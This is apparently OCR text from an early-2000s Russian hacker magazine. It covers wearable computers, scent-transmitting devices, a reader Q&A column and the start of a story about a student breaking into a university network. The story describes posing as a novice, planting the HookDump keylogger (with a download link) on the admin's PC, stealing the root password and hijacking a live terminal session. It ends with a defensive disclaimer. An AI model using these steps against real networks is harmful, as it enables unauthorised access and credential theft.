В будущем носимые компьютеры могут стать популярным способом коммуникации. Например, ENGwear позволяет пересылать изображения с видеокамеры другому пользователю или на домашний PC. Спокойные за свое чадо родители займутся своими делами. Кстати, доказано, что обмен видимыми изображениями в реальном времени физически сближает. Именно так сошелся со своей женой профессор Мэнн. Пришел на компьютерную тусовку, залогинился на машину симпатичной девушки и, разглядывая ее великолепный бюст, предложил разделить досуг. С этого все и началось. Несомненно, носимые компьютеры с постоянным коннектом и доступом к большой информационной базе дают своим обладателям огромное преимущество перед простыми людьми. Стив признается, что ему нередко удается поразить профи своими знаниями в таких областях, о которых он имеет самое туманное представление.


Недавно Министерство обороны США сделало многомиллионный заказ на носимые компьютеры, предназначенные для использования пехотинцами в боевых условиях. Специально разработанный для военных операций носимый компьютер может заменить ряд устройств, таких как рация, радар, бинокль, мобильная коммуникационная станция. Помимо этого, солдаты получают возможность видеть в темноте, благодаря встроенной инфракрасной камере, и определять свое местоположение с точностью до 100 м через спутниковую систему глобального позиционирования.

ПОДВЕДЕМ ИТОГ


В то время как исследователи искусственного интеллекта пытаются наделить машину человеческим разумом, комьюнити носимых компьютеров предлагает комбинировать разум и вычислительную мощь. Это значит, что при решении повседневных задач пользователь может рассчитывать на свои мозги, а если требуется работа с большими массивами информации или быстрый и точный расчет - к его услугам всегда есть железный помощник. По ходу, это, действительно, оптимальный вариант.

Правда, есть здесь и обратная сторона. Люди, которые злоупотребляют носимыми компьютерами, впадают в зависимость от своих игрушек и, снимая хай-тек костюм, испытывают дискомфорт. В качестве примера можно привести случай, который произошел с профессором Мэнном в аэропорту Ньюфаундленда через неделю после теракта 11 сентября. Профессор вошел в здание аэропорта "при полном параде", и очень даже походил на человека-бомбу. Служба безопасности его задержала и потребовала снять подозрительный прикид. Стиву пришлось повиноваться. Но после того как он остался в одной рубашке, профессор тут же почувствовал недомогание и головокружение. Он настолько привык смотреть на мир через дисплей, что естественное зрение казалось чужим. А на недавней конференции, посвященной носимым компьютерам, на просьбу журналистки дать ей телефон офиса, Стив снял очки и указал на красный луч, который светил ему в правый глаз. "Вот мой рабочий кабинет, - сказал он. - Вы можете позвонить мне сюда".





Не знаю, как тебе, а мне чертовски интересно примерить такой вот костюмчик. Может быть, у меня тоже получится кого-нибудь удивить энциклопедическими знаниями. Или склеить какую-нибудь грудастую тетку, предложив ей поменяться изображениями. Но пока такой бедный студент, как я, не готов выложить полторы штуки зелени за кофточку с очками. Подождем еще пару лет, и, вполне возможно, ты увидишь на фотке в авторском углу не щурящегося на солнце майндворка, а хай-тек киборга, внушающего страх.





Алекс Цепых (alex@technews.ru)

ЧЕМ ПАХНЕТ КОМПЬЮТЕР?

Три года назад парфюмерный гигант Coty выпустил духи с ароматом хай-тека. Приободрились девчонки, почти потерявшие надежду охмурить хакера, уткнувшегося в ноутбук. Они не жалели парфюма из пузырька за сотню баксов и щедро сдабривали им свои прозрачные блузки. Ведь ни один компьютерщик не устоит перед запахом нагретых микросхем, электростатического заряда и только-только распакованной мамки.

ВКУСЫ И ЗАПАХИ ЧЕРЕЗ ИНТЕРНЕТ

Из пяти чувств - обоняния, вкуса, осязания, слуха и зрения - постоянную тренировку за компьютером получают только последние два. Минздрав предупреждает, если ситуация не изменится, однажды Голубую планету будут населять существа с выпученными глазами, ушами-локаторами и атрофированными рецепторами. Силы ведущих лабораторий мира брошены на то, чтобы ты не надорвал от смеха живот, глумясь над своими потомками.

ЗАПАХИ В КИНО

Голливуд начал эксперименты с запахами еще в 50-х годах прошлого столетия. Во время показа документального фильма "За Великой стеной" в систему вентиляции кинотеатра подавались 72 запаха - от табачного облака ночного клуба до ароматов восточных специй. В специальном помещении рабочие жгли древесный уголь, сыпали кардамон и разбрызгивали дорогой парфюм. Появившиеся позже диффузоры Smell-O-Vision работали по тому же принципу, но были персональными и встраивались в каждое кресло. Два десятилетия спустя, в 1981 году, на премьере фильма "Полиэстер" зрителям раздавали



Карточка "scratch-and-sniff" с премьеры фильма "Полиэстер" в кинозале Odorama. Надпись просит не стирать защитный слой до получения инструкций на экране

карточки "scratch-and-sniff". Стоило их слегка потереть, и они начинали благоухать, как современные пробники. Запахи вызывали неконтролируемые эмоции и буквально приводили публику в экстаз. Еще долгие годы в кинозале Odorama яблоку негде было упасть.

DIGISCENTS

Стерильный интернет начало лихорадить только в канун Миллениума, когда были заявлены первые в истории прототипы устройств для передачи вкусов и запахов на расстоянии. Ажиотаж вокруг компании DigiScents был нешуточный. Используя достижения биоинформатики, ученые Джоел Белленсон и Декстер Смит проиндексировали тысячи ароматов на основе их химической структуры и места в палитре запахов. Работа была в своем роде уникальной. Ученые сумели обойтись без дорогостоящего процесса газовой хроматографии, с помощью которого парфюмеры "ловят" естественные ароматы в природе. Компьютерная программа анализировала зловонные бактерии и выделяла базовые ароматы, приятные и не очень. Их комбинирование позволяло получать тысячи и тысячи новых запахов. Как монитор показывает миллионы цветов, смешивая в разных пропорциях красный, зеленый и синий. По оценкам Белленсона и Смита, им предстояло обнаружить 100-200 ключевых ароматов. Раздувая ноздри, ученые самостоятельно выверяли каждый запах, для чего сконструировали простенький девайс, который распылял ароматы по комнате. Каждый запах был закодирован в виде файла размером 2 килобайта.

...ИЛИ "Я ПЛОХО ПАХНУ"

Первый прототип устройства, синтезирующего запахи, получил название iSmell или "я

плохо пахну". На фотографиях DigiScents он имел форму акульего плавника. Однако журналист Wired Magazine в ноябре 1999 запомнил его другим. Черная пластиковая коробочка была похожа на электрическую точилку для карандашей. Она подключалась к компьютеру через COM-порт и активировалась по клику мышью на картинке. С изображением был ассоциирован файл с описанием аромата. Это мог быть просто линк на файл, либо описание, спрятанное в картинке методом стеганографии. Микропроцессор декодировал сигналы компьютера и выборочно подогревал бутылочки с эфирными маслами. Одновременно кулер втягивал воздух и гнал его над крошечными емкостями. Через вентиляционное отверстие сложный аромат достигал ноздрей пользователя. Картридж с запахами для первого прототипа содержал всего 36 базовых ароматов. В коммерческом продукте намечалось, как минимум, 128. Официально задокументированным достижением iSmell была демонстрация восьмиминутного ролика, который сопровождался распространением 26 ясно различимых ароматов - запаха апельсиновой корки, кедра, банана, дыма от костра и ряда других.

Белленсон строил амбициозные планы: "Мы хотим стать Майкрософтом в технологии цифровых запахов". DigiScents заручилась поддержкой Procter & Gamble, Real Networks, вела переговоры с отцами Лары Крофт из Eidos, с компанией Mattel, выпускающей куклу Барби, и многими-многими другими. При этом компания не планировала производить устройство самостоятельно. Технологию хотели лицензировать. С веб-сайтов - брать роялти за индекс запаха, то



Прототип устройства iSmell от DigiScents был выполнен в виде акульего плавника

есть за рецептуру уникального аромата. Была анонсирована программа для создания пахнущих треков к фильмам на DVD. Нинтендовским гонкам дядьки из DigiScents сватали чадящие запахи бензина и горелой резины. Дюку Нукему - благоухание потных подмышек и зловоние мяса альенов, поджаренных в луче лазера - неизвестно, что из двух противнее. Виртуальным магазинам рисовали возможность заманивать покупателей запахами свежих круассанов и букетами дорогих вин. Ароматерапия могла бы использоваться для борьбы с депресняком и с целью дезинфекции комнаты. А порносайтам предлагали взять на вооружение феромоны. Организм бурно реагирует на их едва уловимый аромат, в результате у тебя сносит башню, и ты требуешь титул "Мисс Вселенная" для заплывшей жиром сисястой миссис Пигги. DigiScents даже озаботилась проблемами аллергиков и аксакалов в горных аулах. Первые могли заблокировать невыносимые ароматы. Вторые - регулировать мощность выброса запахов, потому что чем выше, тем испарение рассеивается быстрее.

Но не прошло и года, как фантазии DigiScents лопнули как мыльный пузырь. Возможно, идею просто не восприняли всерьез. Устройство реально работало, что признавали многие. Но было в этой коробочке что-то такое, что заставляло нервно хихикать и кричать, как старик Станиславский: "Не верю!" По мнению некоторых аналитиков, DigiScents просто не повезло. iSmell имел равные шансы стать игрушкой для миллионов и быть преданным забвению. В итоге, DigiScents продолжила серию онлайновых мистификаций конца XX века. Каким до этого был несуществующий язык разметки RealAroma с запахом ослиной мочи #8C7853 и письмо Билла Гейтса о технологии WinSmell.

СТРЯПНЯ TRISENX

Подфартило другим. Примерно в это же время некто Элвуд Айви ковырял в Сети рецепт шоколадного торта. "А что если бы пользователи могли сперва ощутить его аромат?" - подумал он. В апреле 2000 года Айви получил патент на устройство "купола запахов" и основал компанию TriSenx (www.trisenx.com), в которой с самого начала и по сегодняшний день работают всего 3 человека. Технология TriSenx практически не отличается от идей DigiScents. Два десятка картриджей с запахами выстроились в хоровод вокруг цилиндра, который может вращаться в обоих направлениях. Микроконтроллер по сигналу компьютера распахивает



Scent Dome от TriSenx - первый девайс, который реально можно заказать через интернет

крошечные дверцы, и капли пахнущей жидкости падают на стеклянную палочку-палитру. После смешивания поток воздуха подхватывает аромат и несет его наружу. Инфракрасные сенсоры фиксируют, когда картриджи на исходе.

На запахах компания TriSenx не остановилась. Известно, что на 95% вкус любого продукта - это его аромат. Язык отличает сладость от кислинки, горечь от солености, воспринимает еще несколько ощущений. Все остальные вкусы фиксирует нос. Патент предлагал на выбор подносить к вентиляционному отверстию нейтральную на вкус вафлю, жевать соломинку с каплей ароматной жидкости либо лизать золотистую бумагу с безвредной клейкой субстанцией. Хорошенькая перспектива!

И только сейчас, спустя 4 года, британский провайдер Telewest заявил о выпуске первого коммерческого устройства на основе технологии TriSenx. Девайс может синтезировать всего 60 запахов, в следующей версии их число планируют довести до 2 тысяч. За 369 зеленых абоненты Telewest получают само устройство и подписку на сервис ScentMail. При открытии электронного письма девайс распространяет уникальный для отправителя аромат. Говорят, приглашения на вечеринку уже пахнут едой, вином и экзотическими фруктами. Письма счастья - свежими долларовыми банкнотами. От ворот поворот в письме знакомой из чата разит тухлятиной. Спам отдает консервами. Врут, как пить дать. С одним спорить не буду - мессаги от главреда всегда пахнут жареным.

ЗАКЛЮЧЕНИЕ

В этом году TriSenx и Telewest планируют продать 10 тысяч устройств. После того как NTT DoCoMo объявила о планах поддержки запахов в мобильниках третьего поколения, засуетились все исследовательские группы, работающие в этом направлении: Electronic Aroma, France Telecom R&D, лаборатория университета Уорвика и другие. Одних только "электронных носов" известно с десяток. Заговорили даже о вирмейкерах, западлянки которых могут заставить компьютеры отвратно вонять в течение долгих часов. В общем, со времен фантазеров из DigiScents ничего не изменилось. Разве что каждый второй прочитал "Парфюмера" и посмотрел "Запах женщины" с Аль Пачино. И снова у народа сносит крышу, а на ум лезут вариации глупого стишка Родари: "Нефтью разлитой пахнет моряк. Лишь программисты не пахнут никак!" А напоследок бесплатный совет: если пахнет под мышкой, помой коврик.

ФОТОАППАРАТ ЗАПАХОВ

Фотоаппаратом запахов парфюмеры называют газовую хроматографию. Внедрение этой технологии в 40-е годы XX века стало настоящей революцией в химии душистых веществ. Теперь можно было определить точный состав эфирных масел. Хроматография часто применяется на этапе изготовления новых духов. При помощи микрошприца летучий аромат редких цветов и растений сохраняется в специальной камере и исследуется в условиях лаборатории. Технология надежная, но дорогостоящая. Стоимость переносного газового хроматографа достигает 10 тысяч долларов и выше.




Скачай TriSenx SDK, чтобы твоя прога хорошо пахла. www.trisenx.com

SideX (hack-faq@real.xakep.ru)



HACK-FAQ

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов, вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :).



Q: Вот ты всем советуешь для борьбы с гнусной рекламой использовать Ad-aware, а он у меня уже 3 месяца не работает :(.

A: Ad-Aware (lavasoft.element5.com) действительно является, на мой взгляд, лучшим антирекламным комплексом. Вероятнее всего, слепота твоего софта объясняется тем, что база данных, которую он использует в работе, давным-давно протухла. Бесплатно обновить ее можно на сайте программы. Апдейты выпускаются достаточно часто, чтобы успевать впитывать все новые spyware-adware технологии. Так, например, я больше двух месяцев не обновлялся и стал иногда замечать какие-то стремные попапы при старте браузера. Все проблемы решились после обновления базы данных программы.

Q: Стоит ли качать MS Windows XP Service Pack 2? Какие новые возможности приобретет система, если я установлю этот апдейт?

A: Качать или не качать - это твое личное дело, все зависит от того, насколько легко для тебя слить 300-меговый файл :). На самом деле, официально второй сервис-пак выйдет только в конце этого года - все, что сейчас можно найти в Сети, это либо затрояненный самопал, либо релиз-кандидаты, скачанные с windows update. Большинство изменений в новом сервис-паке направлены на улучшение безопасности системы. Так, например, появился новый компонент - Security Center, позволяющий пользователю эффективнее управлять настройками безопасности системы. Также значительно расширились опции по настройке стандартного файрвола: теперь можно гибко управлять всеми сетевыми соединениями. Ряд нововведений коснулся и настроек беспроводных сетей, решено несколько проблем с безопасностью. Еще из нововведений я бы отметил неожиданное появление довольно удобного popup-киллера в ie. Все остальные изменения коснулись глубинных недр системы и пользовательского софта, которым настоящие хмэны не пользуются: Oulook Express и MSN Messenger. В целом, сервис-пак очень полезный, и вердикт однозначный: качать, дождавшись выхода официального релиза от Microsoft.

Q: Я поломал много сайтов через php, но сам боюсь атаки хакеров :(. Что нового появилось в PHP5, может быть, с ним безопаснее работать?


A: На самом деле, за software-новостями лучше лезть в инет, поскольку при всем моем стремлении дать самый лучший и свежий ответ, я никак не могу обогнать интернет-издания по актуальности инфы. Как бы то ни было, php-team уже презентовала PHP5.0 RC1. Интерпретатор работает на новом движке - Zend II, который совершенно по-новому работает с объектной моделью. Заново переписанные функции по обработке xml вылились в новую подсистему SimpleXML. Обновленные функции по работе с потоками работают быстрее и предоставляют программисту возможность шифровать передаваемую информацию. Кодеры из PHP-team серьезно подошли и к вопросу повышения производительности интерпретатора, переписав множество функций и используя более эффективные алгоритмы. Скачать интерпретатор можно с официального сайта www.php.net. Но едва ли его стоит использовать с целью повысить безопасность своих систем - не знаю ни одного толкового админа, который бы ставил на работающие серверы только что вышедший софт, тем более RC... Знаешь, как оно бывает: программисты пишут много новых фишек, а потом долго и нудно вылавливают оттуда ошибки.

Q: Мне тут приятель рассказывал про какой-то суперкомпьютер, состоящий из 3 миллионов процессоров! Разве это возможно?

A: Ну это как посмотреть. В книге Дэна Брауна "Digital Fortress" ("Цифровая крепость") описывался подобный компьютер, принадлежащий правительству США. Используя его, спецслужбы могли за приемлемое время взламывать любые хеш-функции и решать самые сложные и ресурсоемкие переборные задачи. Дэвид Бэкхем с рекламных плакатов совершенно справедливо замечает, что нет ничего невозможного. Но если говорить о текущем положении дел, то да, такие компьютерные системы существуют. Я имею в виду разнообразные distributed-проекты, которые объединяют миллионы компьютеров по всему миру в одну сеть, реализующую распределенные вычисления. Однако такой подход, само собой, подходит не для всех задач, но факт налицо - есть системы, которые с успехом взламывают хеш-функции, ищут лекарства от рака и обсчитывают траектории полета межконтинентальных ракет. Если же говорить о полноценных компьютерах, то, думается, появление таких систем - вопрос ближайшего десятилетия.

Q: Заработал денег на кардинге, думаю купить мощный комп для взлома паролей, например, Cray - слышал, они самые быстрые. Что посоветуешь?

A: Рассмотрим последнюю, одну из наиболее мощных, версию Cray X1. Система может производить до триллиона математических операций в секунду и способна вместить до 4096 800-мегагерцовых процессоров. Не знаю, зачем злостному кардеру нужен Cray, в мирных же целях им пользуются для вычисления прогнозов погоды, моделирования ядерных взрывов и проведения сложных научных экспериментов. Цена этой супермашины начинается с 4,5 и доходит до 16 миллионов долларов! Так что лучше копи на BMW Z3 :).



Q: Все хакеры отлично разбираются в Юниксе. Читал, что знакомство с никсами лучше начинать с дистрибутива, который грузится с CD, не требуя установки на жесткий диск.

A: Действительно, подобные релизы существуют. Например, Knoppix Linux (www.knoppix.org), который является полноценным Линуксом, но работает прямо с диска, достаточно лишь установить в БИОСе загрузку с CD. Система распространяется бесплатно - в инете без проблем можно найти нужную ISO'шку либо заказать диск в одном из магазинов. Впрочем, если качать 700 метров ломает, можно прибегнуть к помощи Damn Small Linux (damnsmalllinux.org), который весит всего лишь 50M, хотя и содержит логичный минимум. Knoppix - неплохой путь изучения Линукса, средство, подавляющее у новичка страх перед новой системой. Однако долго на нем задерживаться не имеет смысла, лучше сразу поставить полноценный Unix, OpenBSD, например :).

Q: Как работает нашумевший ICQ-червь Worm.Win32.Bizex?

A: Он распространялся по icq, рассылая сообщение, уводящее на сайт www.jokeworld.biz со звуковой ICQ-схемой. Схема .scm, без спроса загрузившись в систему (из-за ошибки в пейджере), подменяет ряд звуковых файлов. Затем, через дырку в системе Help'а IE, запускает с системными правами код эксплойта. Зараза winupdate.exe загружается в автозагрузку и начинает рассылать рекламу сайта по аське. Более подробное описание есть на www.viruslist.com, securityresponse.symantec.com и www.trendmicro.com. Червь заставил почесаться любителей старых версий icq :).

Q: Мы решили захватить российскую, а потом мировую демо-сцену. Начнем с малого, с Pascal'a! Где бы чужие исходнички слить?

A: Хе-хе. Плагиатом, знаешь ли, не удастся захватить даже урюпинскую демо-сцену :). Хотя, конечно, огромный путь начинается с маленького шага... В инете существует немереное количество сайтов с "demo making sources": само собой, в изобилии имеются и pas-сорсы. К примеру, подборка всех классических демо-сюжетов доступна на pascal.sources.ru.



Q: Svchost.exe дико загружает систему, утягивает почти 100%! Это что, какой-то новый вирус?

A: Проблема действительно может быть из-за какого-то вируса. Очень многие паразиты стали прятаться от пристального взгляда пользователя под видом системных процессов, часто даже инжектируя себя в работающее системное приложение! В оригинале svchost отвечает за извлечение и выполнение сервисов из различных DLL. Если ты приглядишься, то можешь заметить даже несколько процессов с таким именем. Чтобы понять назначение каждого из них и убедиться, что это не зараза, тебе потребуется Resource Kit Support Tools. Этот набор инструментов входит в полную серверную поставку win, его всегда можно поставить с виндового диска. При помощи команды tlist -s ты получишь список всех процессов и комментарии, что конкретно обрабатывается в данный момент. Заметишь незнакомый объект, появится повод просканировать винт антивирусом. Описания всех возможных паразитов можно почитать на www.symantec.com/search.

Q: Открываем огромный варезный архив в локалке, но не хватает mp3! Трафика халявного нет - из инета не покачаешь, думаем, как бы это дело добыть на дисках подешевле?

A: Диски mp3 продаются повсеместно. Другое дело, что покупать целый диск ради одного альбома - дело маловыгодное. Да и редкие синглы, альбомы, сеты-концертники там не всегда найдешь... Значительно эффективнее покупать CD с музыкой у коллекционеров mp3. Эти мастодонты держат по 500 гигов музыки и готовы записывать все необходимое за умеренные бабки. За диск обычно берут 50-120 рублей, в зависимости от жадности продавца, ценности контента и типа диска. В обеих столицах можно приобрести заказанные диски при личной встрече, а в отдаленные точки CD посылаются почтой, наложенным платежом. Главное - разыскать продавца-коллекционера с подборкой всего необходимого музона. В рунете есть куча сообществ коллекционеров, таких как, например, mpegtrade.chat.ru, muzic.wallst.ru (пожалуй, самый крупный союз mp3-олигархов), musictrade100.narod.ru и www.xplace.ru. Почти все трейдеры занимаются и обменом музыки, но их далеко не просто удивить чем-то из своей коллекции: у воротил варезной сцены есть почти все. Хотя, даже если у них есть какой-то альбом в mp3, они могут быть заинтересованы в более качественной AudioCD-версии.





■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ВЗЛОМАННАЯ СЕССИЯ

ЗАЧЕТНАЯ КНИЖКА


В крупном институте прошел слух о нечестности системного администратора. Системщик предлагал студентам кафедры любые практические отчеты и курсовые работы, прося всего-навсего $100 за полный комплект. Увидев этот произвол, наш герой-хакер решил вмешаться в ситуацию. Ведь девиз всех взломщиков прост - информация должна быть свободной!

ИСТОРИИ ХАКЕРСКИХ ДЕСТРУКТИВНОСТЕЙ

ПЕРВЫЕ ШАГИ

Поступок сисадмина вполне объясним - зарплата в государственных вузах очень небольшая, а денег, как известно, хочется всем. Но наживаться на бедных студентах нехорошо, и наш герой, будучи студентом, понимал это особенно остро. В его голове зрела свежая идея - взломать кафедральный сервер и утащить всю важную информацию, впоследствии распределив ее между однокурсниками. В итоге все обучающиеся сдадут сессию на "отлично", а хакер заимеет хвалу и почет. Взломщик знал, что хакнуть кафедральную сеть достаточно просто, так как физический доступ почти к любой тачке поиметь можно в любой момент. Нужно лишь прикинуться... ламером! И, желательно, с первого курса :). Администраторы не обращают внимания на действия таких личностей, что в итоге и приводит к печальным последствиям. Обучаясь в вузе уже третий год, наш герой хорошо знал топологию локалки. Сеть представляла собой логическую звездочку, соединенную центральным коммутатором. Из этого следует, что снифер, умело поставленный на произвольную машину, не принесет никаких результатов. Поэтому стандартный прием для выявления рутового пароля отпадал сразу. Но взломщику пришла в голову идея получше. В компьютерных классах стояли убогие компьютеры, вооруженные 98 виндой. Во время зимней практики наш герой узнал конфигурацию всех машин: это были старенькие 166-мегагерцовые машины с 32 метрами памяти. Все, кроме одной. На первом месте стоял красивый целерончик с частотой 500 мегагерц, снабженный 128-меговым модулем памяти. Как ты, наверное, догадался, за этой машиной частенько сидел царь и бог локалки - сам системный администратор. Мысленно прикинув первые действия, хакер решил посетить любимую кафедру. Честно сказать, в компьютерные классы не любили пускать студентов. Это объяснялось тем, что последние, оставаясь без присмотра, могли напакостить, унести сетевое оборудование и т.п. Поэтому наш герой еще больше склонялся к идее прикинуться вислоухим ослом. Итак, злоумышленник пришел на кафедру информатики и стал терпеливо ждать администратора. Дождавшись, он подозвал системщика и попросил впустить его в компьютерный класс. Причина была банальной: не успел сделать курсовик, а дома компьютер сломался. Админ неспешно открыл класс, включил свободную машину, а сам сел за свой целерончик. Краем глаза взломщик заметил, что, несмотря на 98 форточки, администратор ввел рутовый пароль к Самбе. Затем, запустив клиент служб терминалов (на кафедре находился сервер приложений), он залогинился под рутом на фирменный 2000 сервер. "Это хорошо",- подумал наш герой. В его голове уже зрел план, как похитить заветный пароль.

Но действовать надо было быстро и только в отсутствие админа. Хакер запустил Word,




Стандартное приглашение терминала

ЧТО ПОМОГЛО ХАКЕРУ ПРИ ВЗЛОМЕ?

❶. Прочитав этот материал, можно понять, что взлом произошел посредством простых приемов социальной инженерии. Маска ламера помогла нашему герою добиться результата и поломать два защищенных сервака за пару часов.

❷. Хакер тщательно анализировал ситуацию. Подглядев, что на терминалке присутствует антивирус, он не стал ставить туда клавиатурный шпион. Опять же на клиентские машины его можно было водрузить без проблем - никаких средств защиты там не наблюдалось. То же самое и при изучении топологии. Взломщик отказался устанавливать снифер, так как прекрасно знал, что это не даст результата в сети на свитчах.

❸. Взломщик не забывал про безопасность. Если бы админ понял, что лишился важной информации, у хакера были бы крупные неприятности. Это вынуждало взломщика чистить логи и следить за ходом ситуации.



Старый, но проверенный шпион

открыл подготовленный курсач и принялся неспешно жать на клавиши. Теперь нужно было как-нибудь выкурить системщика из компьютерного класса. Взломщик окликнул его и задал простой вопрос, от которого у администратора встали дыбом волосы во всех местах. Вопрос заключался в том, как увеличить интервал между абзацами. Пролепетав что-то похожее на "и чему этих ламеров учат?", админ не ответил ничего вразумительного (видимо, он хотел посоветовать почитать вордовый мануал, но решил не связываться с хелпом Microsoft'a :)). За первым вопросом последовал второй, третий... Хакер умел быть назойливым, что привело к долгожданному выключению первого компьютера и стуку двери. Наконец-то до администратора дошло, что студент - ламер, каких поискать, и слежка за ним бессмысленна.

ЗАРАЖЕНИЕ СИСТЕМЫ

Самое главное, что хакер не нашел активных антивирусов ни на одной машине. Зато на терминальном сервере был установлен новенький AVP. Поэтому он решил поставить кейлогер на первую машинку, чтобы отловить пароль админа на терминалку. Так как и там и там произведена аутентификация к одному домену, наш герой был уверен, что пароль отснифается успешно. Хакер вышел в коридор. Было чисто, значит, администратор ушел с кафедры. Вернувшись, взломщик быстро включил машину и минуты две ждал, пока загрузится винда. Затем достал заветный флопик со знаменитым ХукДампом (http://perecod.chat.ru/hookdump.rar). Этот старенький, но проверенный кейлогер умел скидывать в файл все нажатые комбинации (а также движение курсора и координаты мышки ;)). Конфиг также прилагался. Его хакер настроил в спокойных домашних условиях, оформив лог-файл в виде c:\windows\system\kernel.log ;). Наскоро установив ХукДамп, наш герой поспешно вырубил машину и с ламерским видом сел за старую, дописывать курсач.

Он не запалил себя. Админ вернулся через 15 минут с сетевушкой в руках. Видимо, он бегал на склад ;). Взломщик отрапортовал, что курсач почти готов, но он торопится и вернется в класс через пару дней. Системщика, похоже, это не обрадовало. Однако хакер с чувством выполненного долга быстро покинул университет.

РЕЗУЛЬТАТ НАЛИЦО

Взломщик сдержал слово и через пару дней снова появился на кафедре. По той же причине - доделать незаконченный курсовик. Увидев нашего героя, системный администратор молча открыл дверь класса и небрежно сказал: "Садитесь за любую машину". "Нашим лучше",- подумал про себя хакер и нагло уселся за целерончик админа. Дождавшись, когда последний смоется с глаз, он стал поспешно изучать лог от хука. В нем он нашел запись трепа в чатах, линки на порносайты и много другой интересной информации :), но самое главное, засветился журнал от программы "Клиент служб терминалов", в котором явно был виден админский пароль на самбу. Записав его и удалив логгер из автозагрузки, взломщик решил проверить правильность пассворда и поспешно залогинился на терминал.

Это был обычный Win2000 без всяких наворотов. Даже сервис-пак стоял первый. Но для хакера эта система не представляла особого интереса после того, как он порылся в личной директории админа. Никакой информации там не было, лежал только клиент putty для соединения с файловым сервером. Значит, вся хорошая инфа хранится именно там. Взломщик запустил putty и попробовал сконнектиться с сервером под рутом. Пароль не прокатил, значит, либо SSH не допускает юзера с 0 уидом, либо пассворды различаются.

СЧАСТЛИВАЯ СЛУЧАЙНОСТЬ

Я уже говорил, что на терминалке крутился AVP, который опознает любые вирусы и даже клавиатурные шпионы. Поэтому ставить хук на машине нельзя. Посканировав роутер на открытые порты, хакер ничего не добился. Да и ломать в таких условиях было невозможно. И вот наш герой добрался до администрирования сервера. Его интересовал раздел "администрирование терминалов". Он зашел туда и увидел два рутовых сеанса. Первый был его, а второй настоящего админа, который подсоединился из другого класса. Моментально сориентировавшись, взломщик отключил свой сеанс. Затем создал новый, ввел рутовый аккаунт и увидел замечательное приглашение. Оно говорило о двух параллельных сеансах и позволяло присоединиться к любому из них. Естественно,




◢ О последствиях применения клавиатурного шпиона HookDump и методах его уничтожения можешь прочесть здесь: www.pestpatrol.com/PestInfo/w/win_hookdump.asp. Очисти себя от заразы!



◢ Если ты администратор локальной сети, следи за своими сеансами на терминальном сервере и всегда корректно их завершай.



◢ Не стоит забывать, что все действия хакера противозаконны, поэтому статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение этого материала в незаконных целях автор и редакция ответственности не несут.




Клиент службы терминалов

АЛЬТЕРНАТИВНЫЙ ВЗЛОМ

